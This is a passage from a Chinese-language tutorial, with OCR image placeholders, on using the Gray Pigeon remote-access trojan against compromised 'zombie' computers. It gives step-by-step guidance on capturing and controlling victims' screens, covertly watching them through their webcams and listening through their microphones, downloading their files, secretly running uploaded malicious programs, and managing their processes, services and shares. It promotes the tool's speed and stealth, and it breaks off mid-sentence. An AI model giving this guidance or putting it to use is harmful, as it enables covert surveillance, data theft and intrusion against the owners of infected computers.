



图 8

在右边的“自动上线主机”列表中随便点击一个IP地址，然后点击工具栏上的“捕获屏幕”按钮，在弹出的“捕获屏幕”窗口中点击“开始捕获屏幕”查看对方正在做什么（如图9）。


图 9

灰鸽子内网通版秉承了老版本的特点，捕获屏幕的速度非常的快，并且更加的优秀。灰鸽子内网通版默认的屏幕色彩是256色，这主要是考虑到网络带宽不高的用户以及那些机器配置较差的用户，设置较高的屏幕色彩会影响屏幕的捕捉速度。如果用户使用的是宽带，机器配置也不错的话，可以在屏幕捕捉窗口的标题栏上点击鼠标右键，在弹出的右键菜单中选择“捕获屏幕色彩”中的其它色彩，另外通过其它的命令菜单还可以进行其它的操作（如图10）。




图 10

例如：通过“屏幕控制”命令可以通过在捕捉的屏幕上通过鼠标、键盘进行远程的屏幕操作，就象控制自己的电脑一样方便；通过“远程屏幕分辨率”命令可以对远程计算机的屏幕分辨率进行更改；在“发送组合键”菜单中包括了大量的组合键命令，用户可以任意的进行控制操作。除了右键菜单，用户还可以通过“捕获屏幕”窗口中的各个按钮对屏幕捕获进行各种的控制。如果用户不想再对远程的屏幕进行捕获就点击“停止捕获”按钮，如果用户怕有事离开看不到对方的及时操作过程，可以通过工具栏的保存按钮将捕获的图像保存为静态的图片或者动态的MPEG文件。灰鸽子内网通版已经对一些屏幕捕获方面的问题进行了修改，而且还成功的解决了屏幕捕获的一个大问题。以前老版本灰鸽子的屏幕捕获功能只能对一台肉鸡的屏幕进行捕捉，而现在已经成功的解决了该问题，用户可以分别对上线的肉鸡屏幕进行控制。

灰鸽子在2004VIP版中就推出了时下流行的摄像头监控功能，在内网通版保留了该功能并且还进行了大量的优化。点击“视频监控”按钮，在弹出的“视频监控”窗口就可以进行视频以及音频的监控了（如图11）。

由于灰鸽子的视频监控功能只能在远程计算机的摄像头正常打开并且还没有被占用的情况下使用，在使用该功能以前最好通过“远程控制命令”面板中的“进程管理”命令窗口看看摄像头是否被占用。如果没有，用户就可以使用该功能了。点击“开始视频监控”按钮，软件首先会判断远




图11

程计算机中是否已经安装了摄像头，如果有的话，很快你就可以通过“视频图像”窗口看到对方。通过在“视频图像”窗口上双击图像，还可以调整图像的大小。如果用户选种了“保存每帧为图片”或“保存为MPEG文件”选项，就可以将摄像头捕捉到的内容保存为文件。除了摄像头监控外，还具有语音监听和语音发送的功能。这样不但你可以听到对方在说什么，也可以通过麦克将你要说的话传输到远程主机，并且将远程语音录制成Wav声音文件。

文件管理是任何一款木马必备的功能，通过它用户可以管理远程计算机中的文件，支持复制、粘贴、删除等操作。点击下面的“文件管理器”面板，灰鸽子的文件管理沿袭了冰河的管理方式，操作起来就像操作系统的资源管理器一样简单。下面从中选择一台用户需要进行管理的远程电脑，然后客户端就会自动的弹出远程系统中的磁盘列表，用户就可以方便的对文件进行管理，通过工具栏的按钮和右键菜单中的命令，就可以对文件进行管理操作（如图12）。




图12

任意的选择几个文件，然后点击工具栏上的“文件下载”命令，弹出一个“下载文件保存至”的窗口让用户选择文件的保存目录，确定后就会弹出一个“目录文件下载”窗口进行文件的下载（如图13）。




图13

从图中我们可以看到文件的下载进度，并且每当一个文件下载完成后就会在传输列表中减去该文件，灰鸽子的文件下载速度也是非常的快速，并且文件的传输支持断点续传，文件内容均以加密方式传输，能够真正确保通讯的安全性。还可以点击鼠标右键，选择“远程打开”菜单中的“隐藏运行”命令秘密运行一些上传的恶意程序。至于其它的复制、粘贴、删除等命令就像在资源管理器里操作一样简单，这里就不多叙述了。

点击“远程控制命令”面板，在里面包含了大量的远程控制命令，包括系统信息、剪贴板查看、进程管理、共享管理等。通过“系统信息”命令，用户可以查看到远程系统的版本、计算机名称、硬件配置等的信息（图14）。




图14

通过“剪贴板查看”命令可以分别查看远程计算机和本地计算机剪贴板中的内容(如图15)。




图15

“进程管理”和“窗口管理”命令可以使用户通过进程以及窗口分别对远程计算机进行管理。通过“进程管理”命令可以查看远程计算机中当前的进行状况，并通过“终止进程”命令对不要的进程进行关闭（如图16）。




图16

通过“窗口管理”命令可以对远程计算机当前打开的窗口进行管理，例如关闭窗口、隐藏窗口、禁用窗口等（图17）。




图17

如果远程系统是NT核心的系统，通过“服务管理”命令，用户就可以对系统中的服务项进行管理，点击“查看服务”命令查看远程系统中的服务项进行管理，包括服务项的启动、停止、删除等（图18）。




图18

通过“共享管理”命令，可以对远程计算机中的共享资源进行管理。点击“查看共享信息”按钮就可以查看到远程计算机的共享资源并显示到管理窗口，并且还可以新建共享目录等操作.(图19)。




图19

通过“MS-DOS命令”功能，可以在本地以及远程计算机中执行大量的DOS命令操作（图20）。




图20

这里需要说明一下，灰鸽子默认的DOS命令操作作为“command.com /c Dir c:\”，command.com是9X系统下的DOS操

